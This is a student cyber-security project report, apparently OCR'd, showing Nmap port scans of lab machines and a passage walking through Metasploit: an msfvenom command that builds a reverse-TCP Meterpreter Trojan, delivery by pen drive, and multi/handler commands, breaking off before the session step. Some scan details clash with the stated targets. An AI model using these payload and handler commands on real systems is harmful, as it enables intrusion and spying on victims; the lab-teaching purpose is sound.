A Major Project On

CYBER SECURITY

Under Esteemed Guidance Of

MR CHINTHAKINDI VISHWANATH

Department of Cyber Security

SUBMITTED BY

KOTA SANDEEP

(kotasandeep2003@gmail.com**)**

ABSTRACT

Cyber Security plays an important role in the field of information technology. Securing the information have become one of the biggest challenges in the present day. Whenever we think about the cyber security the first thing that comes to our mind is cybercrimes which are increasing immensely day by day. Various Governments and companies are taking many measures in order to prevent these cybercrimes. Besides various measures cyber security is still a very big concern to many. This paper mainly focuses on challenges faced by cyber security on the latest technologies. It also focuses on latest about the cyber security techniques, ethics and the trends changing the face of cyber security.

The high level of insecurity on the internet is becoming worrisome so much so that transaction on the web has become a thing of doubt. Cybercrime is becoming ever more serious and prevalent. Findings from 2002 Computer Crime and Security Survey show an upward trend that demonstrates a need for a timely review of existing approaches to fighting this new phenomenon in the information age. In this paper, we provide an overview of Cybercrime and present an international perspective on fighting Cybercrime.

This work seeks to define the concept of cyber-crime, explain tools being used by the criminals to perpetrate their evil handiworks, identify reasons for cyber-crime, how it can be eradicated, look at those involved and the reasons for their involvement, we would look at how best to detect a criminal mail and in conclusion, proffer recommendations that would help in checking the increasing rate of cyber-crimes and criminals.

TABLE OF CONTENTS

1. SCANNING MODULE


1.1 Introduction to Scanning Module

- Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network. Network scanning is used to create a profile of the target organization.
- Security scanning, or vulnerability scanning, can mean many different things, but it can be simply described as scanning the security of a website, web-based program, network, or file system for either vulnerabilities or unwanted file changes.
- Cyber scanning refers to the task of probing enterprise networks or Internet wide services, searching for vulnerabilities or ways to infiltrate IT assets. This misdemeanor is often the primarily methodology that is adopted by attackers prior to launching a targeted cyber-attack.

AIM: -

Perform Scanning Module by using Nmap tool (Download from Internet) and scan kali linux and Windows 7 machine and find the open/closed ports and services running on machine

Network Scanning Tool: - Nmap tool



1.2 Performing Scanning module


- ✓ Download Nmap tool (https://nmap.org/download)

i)

Hacker Machine: Windows 10

Victim Machine: kali Linux

- ✓ Target: 127.0.0.1
- ✓ Profile: Intense scan, all TCP ports



Total ports: 65535 ports

Total open ports: 10

Discovered open port	135/tcp	on 127.0.0.1
Discovered open port	445/tcp	on 127.0.0.1
Discovered open port	49667/tcp	on 127.0.0.1
Discovered open port	49670/tcp	on 127.0.0.1
Discovered open port	49664/tcp	on 127.0.0.1
Discovered open port	49668/tcp	on 127.0.0.1
Discovered open port	5040/tcp	on 127.0.0.1
Discovered open port	49665/tcp	on 127.0.0.1
Discovered open port	49666/tcp	on 127.0.0.1
Discovered open port	2015/tcp	on 127.0.0.1

Total Closed ports: 65524

Services running on machine:

135/tcp	open	msrpc	Microsoft Windows RPC
137/tcp		filtered netbios-ns	
445/tcp	open	microsoft-ds?	
2015/tcp	open	http	Golang net/http server
5040/tcp	open	unknown	


49664/tcp	open	msrpc	Microsoft Windows RPC
49665/tcp	open	msrpc	Microsoft Windows RPC
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49668/tcp	open	msrpc	Microsoft Windows RPC
49670/tcp	open	msrpc	Microsoft Windows RPC

ii)

Hacker Machine: Windows 10

Victim Machine: Windows 7

- ✓ Target: 192.168.0.118
- ✓ Profile: Intense scan, all TCP ports



Total ports: 65535 ports

Total open ports: 10

Discovered open port	445/tcp	on 127.0.0.1
Discovered open port	135/tcp	on 127.0.0.1
Discovered open port	139/tcp	on 127.0.0.1
Discovered open port	49664/tcp	on 127.0.0.1

Discovered open port	49666/tcp	on 127.0.0.1
Discovered open port	49667/tcp	on 127.0.0.1
Discovered open port	49670/tcp	on 127.0.0.1
Discovered open port	49665/tcp	on 127.0.0.1
Discovered open port	5040/tcp	on 127.0.0.1
Discovered open port	49668/tcp	on 127.0.0.1

Total Closed ports: 65524
Services running on machine:

135/tcp	open	msrpc	Microsoft Windows RPC
137/tcp		filtered netbios-ns	
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
5040/tcp	open	unknown	
49664/tcp	open	msrpc	Microsoft Windows RPC
49665/tcp	open	msrpc	Microsoft Windows RPC
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49668/tcp	open	msrpc	Microsoft Windows RPC
49670/tcp	open	msrpc	Microsoft Windows RPC

2. SYSTEM HACKING

2.1 Introduction to SQL Injection

- System hacking is the way hackers get access to individual computers on a network. Ethical hackers learn system hacking to detect, prevent, and counter these types of attacks.
- When one enters the world of hacking, he is bombarded with seemingly similar or even synonymous terms: malicious users or malicious attackers, hackers, crackers and more. But what does each of them mean? In a more technical or meticulous context, chances are that you'll come across the term cracker as the more precise one when describing a hacker whose motivation is malice and wrongful gain.
- Therefore, cracking is illegal as well as unethical hacking. **System hacking**, on the other hand, has usually got a more generic definition: it is the procedure of obtaining unauthorized access to a system and its resources. Some hacking types are perfectly legal, the most typical example being ethical hacking, a system penetration testing, conducted by information security specialists.
- Metasploit project is a computer security project that aids in penetration testing IDS signature development by providing information about the vulnerabilities in the system.
- The Metasploit framework is an open-source tool for performing an exploit against a remote target machine. With the Metasploit framework installed in a system, a legitimate penetration tester can use the tools provided by the framework to exploit the vulnerabilities present in the remote system.

AIM

Test the System Security by using Metasploit Tool from kali linux and hack the windows 7 / win dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks

Hacker Machine : Kali Linux


Victim machine : Windows XP / Windows 7

Vulnerability Hunting with Metasploit


Step 1 : Creating payload

- To Create Metasploit payload ,Login as Root user in kali linux
- Open the root terminal and Enter the Given command

  $ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.109<IP address of Kali> LPORT=4444 -o /root/Desktop/sampletest.exe




- As we can see Trojan will be created in Desktop and as seen in screen shot




- Now send the Trojan file to target PC to test the system security and execute in machine, here
  (I'm going to use share the file in through pen drive)

- Now Open Metasploit Terminal and launch by typing msfconsle command
- Now launch the attack by entering below commands
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.0.109
- set LPORT 4444
- exploit -j -z
- as shown in below screen shot



- Now try to execute the file in target pc and you can see the attacker machine(kali) by reverse tcp payload its connected to hacker machine
- To see the how many sessions established in hacker machine you can use below command


  $ sessions -l




- Now connect to windows7 machine by using below command

